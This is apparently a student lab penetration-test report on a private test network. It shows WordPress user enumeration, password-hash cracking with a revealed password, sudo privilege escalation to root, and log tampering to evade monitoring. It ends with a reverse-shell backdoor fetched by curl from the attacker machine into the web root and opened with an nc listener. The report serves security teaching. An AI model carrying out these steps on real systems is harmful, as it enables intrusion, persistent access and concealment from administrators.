# Final Engagement

Attack, Defense & Analysis of a Vulnerable Network

By James Ren, Gregg Henderson, and Jeff Alexandre



#### **Table of Contents**

This document contains the following resources:

# Network Topology & Critical Vulnerabilities

# **Network Topology**

#### **Network**

Address Range: 192.168.1.0/24

#### **Machines**

IPv4: 192.168.1.90

OS: Linux

Hostname: Kali

IPv4: 192.168.1.100

OS: Linux

Hostname: ELK

IPv4: 192.168.1.110

OS: Linux

Hostname: Target 1

IPv4: 192.168.1.115

OS: Linux

Hostname: Target 2

# Critical Vulnerabilities: Target 1

Our assessment uncovered the following critical vulnerabilities in Target 1.

Vulnerability	Description	Impact
WordPress XML-RPC Username/Password Login Scanner CVE-1999-0502	Attempts to authenticate against a WordPress-site using username and password combinations	Moderate-to-Severe: Potential login access
Poor Password Management	Weak passwords were easy to crack using well-known tools, and were reusable across the machine	Severe: Unfettered access to confidential files

# Critical Vulnerabilities: Target 2

Our assessment uncovered the following critical vulnerabilities in Target 2.

Vulnerability	Description	Impact
Brute-Force URL Directories and files	Allows for brute force guessing of system directories	Low: Uncovers the the structure of the system
Unrestricted access to WordPress directories	Once given access to the system there were no restrictions on files and directories	Moderate-to-Severe: Allows access to confidential data
PHPMailer RCE: CVE-2016-10033	Allows extra parameters in mail-send function	Severe: Allows execution of code including a user shell

# Exploits Used

# Exploitation: CVE-1999-0502

#### Summarize the following:

- We used a tool called wp-scan against the Wordpress website
- This gave us usernames, which we later used to obtain passwords to access the machine

```
[+] michael
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)

[+] steven
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)
```

# **Exploitation: Weak Passwords**

- We were able to exploit weak passwords using MYSQL and John the Ripper
- Michael's account gave us access to credentials for the MYSQL database. That
  database contained Steven's password hash for his wordpress account. Then,
  using John the Ripper, we were able to obtain that password and access the
  wordpress administrator site and SSH into Steven's account, because he
  reused that password.

```
root@Kali:~# nano wp_hashes.txt
root@Kali:~# john wp_hashes.txt
Created directory: /root/.john
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (phpass [phpass ($P$ or $H$) 512/512 AVX512BW 16×3])
Cost 1 (iteration count) is 8192 for all loaded hashes
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Warning: Only 1 candidate buffered for the current salt, minimum 96 needed for performance.
Warning: Only 79 candidates buffered for the current salt, minimum 96 needed for performance.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
Proceeding with incremental:ASCII
pink84 (steven)
```

# **Exploitation: Sudo Access**

- Using a Python command, which Steven could run as root, you can open a shell as root.
- This grants full root (Linux superuser) access

```
steven@target1:/home/michael$ sudo python -c 'import os; os.system("sudo -i")'
root@target1:~# whoami
root
```

# Avoiding Detection

# Stealth Exploitation of CVE-1999-0502

#### **Monitoring Overview**

- Detected by "Excessive HTTP Errors"
- This alert measures HTTP response codes that are over 400
- This alert is triggered when the most common response codes are 400 for 5 minutes

#### **Mitigating Detection**

- You can time your attack slower, so that the 400 codes are less common in the flow of traffic
- It is possible to use Hydra instead of wp-scan for more finesse, however, this would probably take much longer

# Stealth Exploitation of Weak Passwords

#### **Monitoring Overview**

- Using SSH to log into a machine creates a log that details the event
- While there is no alert to detect changes to this log, an administrator could find out details about the exchange after the attack occurred.

#### **Mitigating Detection**

- A stealthy attacker should modify logs to remove their trail
- The only real alternative to using SSH would be to use a reverse-shell, however, this generates web-traffic data and is notably less stealthy than stealing SSH credentials.

# Stealth Exploitation of Sudo Access

#### **Monitoring Overview**

- A log was also created when we opened the root shell
- This would be another log that admins would check following an attack

#### **Mitigating Detection**

- Modifying logs would mitigate detection of this exploit, as well
- There are certainly other ways to escalate privileges, however, these all require a lot more time and would leave a much bigger trace than using Steven's sudo privileges

# Maintaining Access

# **Backdooring the Target**

#### **Backdoor Overview**

- We installed a reverse shell script on the website
- This was achieved by copying a script onto the machine and putting it into a directory that was accessible via the internet
  - curl http://192.168.1.90:8000/reverse.php > /var/www/html/reverse.php
- You can now establish a new connection to the machine by traveling to 'http://192.168.1.110/reverse.php' and opening a nc listener
  - o nc -lvnp 4444
